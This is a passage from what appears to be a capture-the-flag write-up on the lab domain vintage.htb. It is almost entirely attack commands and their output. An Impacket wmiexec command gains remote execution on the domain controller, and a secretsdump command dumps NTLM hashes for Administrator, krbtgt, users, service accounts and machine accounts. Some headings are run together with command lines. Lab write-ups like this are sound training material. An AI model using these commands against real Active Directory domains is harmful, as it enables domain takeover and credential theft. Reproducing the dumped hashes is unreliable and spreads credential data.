renew until 03/10/25 14:25:08Remote to Server with wmiexec
$ python3 ./examples/wmiexec.py -k -no-pass 'vintage.htb/L.BIANCHI_ADM@dc01.vintage.htb' -dc-ip $IPSecret Dump
$ python3 ./examples/secretsdump.py -k -no-pass dc01.vintage.htb
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e41bb21e027286b2e6fd41de81bce8db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
VINTAGE\DC01$:aad3b435b51404eeaad3b435b51404ee:2dc5282ca43835331648e7e0bd41f2d5:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:468c7497513f8243b59980f2240a10de:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:be3d376d906753c7373b15ac460724d8:::
M.Rossi:1111:aad3b435b51404eeaad3b435b51404ee:8e5fc7685b7ae019a516c2515bbd310d:::
R.Verdi:1112:aad3b435b51404eeaad3b435b51404ee:42232fb11274c292ed84dcbcc200db57:::
L.Bianchi:1113:aad3b435b51404eeaad3b435b51404ee:de9f0e05b3eaa440b2842b8fe3449545:::
G.Viola:1114:aad3b435b51404eeaad3b435b51404ee:1d1c5d252941e889d2f3afdd7e0b53bf:::
C.Neri:1115:aad3b435b51404eeaad3b435b51404ee:cc5156663cd522d5fa1931f6684af639:::
P.Rosa:1116:aad3b435b51404eeaad3b435b51404ee:8c241d5fe65f801b408c96776b38fba2:::
svc_sql:1134:aad3b435b51404eeaad3b435b51404ee:cc5156663cd522d5fa1931f6684af639:::
svc_ldap:1135:aad3b435b51404eeaad3b435b51404ee:458fd9b330df2eff17c42198627169aa:::
svc_ark:1136:aad3b435b51404eeaad3b435b51404ee:1d1c5d252941e889d2f3afdd7e0b53bf:::
C.Neri_adm:1140:aad3b435b51404eeaad3b435b51404ee:91c4418311c6e34bd2e9a3bda5e96594:::
L.Bianchi_adm:1141:aad3b435b51404eeaad3b435b51404ee:6b751449807e0d73065b0423b64687f0:::
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:2dc5282ca43835331648e7e0bd41f2d5:::
gMSA01$:1107:aad3b435b51404eeaad3b435b51404ee:587368d45a7559a1678b842c5c829fb3:::
FS01$:1108:aad3b435b51404eeaad3b435b51404ee:44a59c02ec44a90366ad1d0f8a781274:::